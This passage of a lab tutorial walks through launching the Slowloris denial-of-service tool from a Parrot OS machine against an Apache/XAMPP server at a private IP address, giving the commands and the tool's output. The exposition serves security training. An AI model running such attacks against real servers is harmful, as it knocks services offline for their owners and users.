
```
[root@parrot-virtual]-[/home/user]
#cd slowloris.pl/
[root@parrot-virtual]-[/home/user/slowloris.pl]
#ls
README  slowloris.pl
[root@parrot-virtual]-[/home/user/slowloris.pl]
```

Step 3: Add executable permissions to slowloris.pl file by executing below command

- **Command:** chmod +x slowloris.pl

```
[root@parrot-virtual]-[/home/user/slowloris.pl]
#chmod +x slowloris.pl
[root@parrot-virtual]-[/home/user/slowloris.pl]
#ls
README  slowloris.pl
```

Step 4: In our practical, we are taking an apache2 server running on 192.168.0.13 IP address as a target.



Welcome to XAMPP for Windows 7.2.33

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. For more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the [FAQs](#) to learn how to protect your site. Alternatively you can use [WAMP](#), [MAMP](#) which are similar packages which are more suitable for production.

Step 5: To perform DoS attack on the target system execute the below command in terminal

- **syntax:** `./slowloris.pl --dns <target IP>`
- **Command:** `./slowloris.pl --dns <192.168.0.13>`

```
[root@parrot-virtual]-[/home/user/slowloris.pl]
# ./slowloris.pl --dns 192.168.0.13
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.0.13:80 every 100 seconds with 1000 sockets:
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 250 packets successfully.
This thread now sleeping for 100 seconds...

    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 500 packets successfully.
This thread now sleeping for 100 seconds...

    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 750 packets successfully.
This thread now sleeping for 100 seconds...
```

- This will send a bunch of packets and sleep for some time and again send it, like this it will send the packets till the tool gets stopped.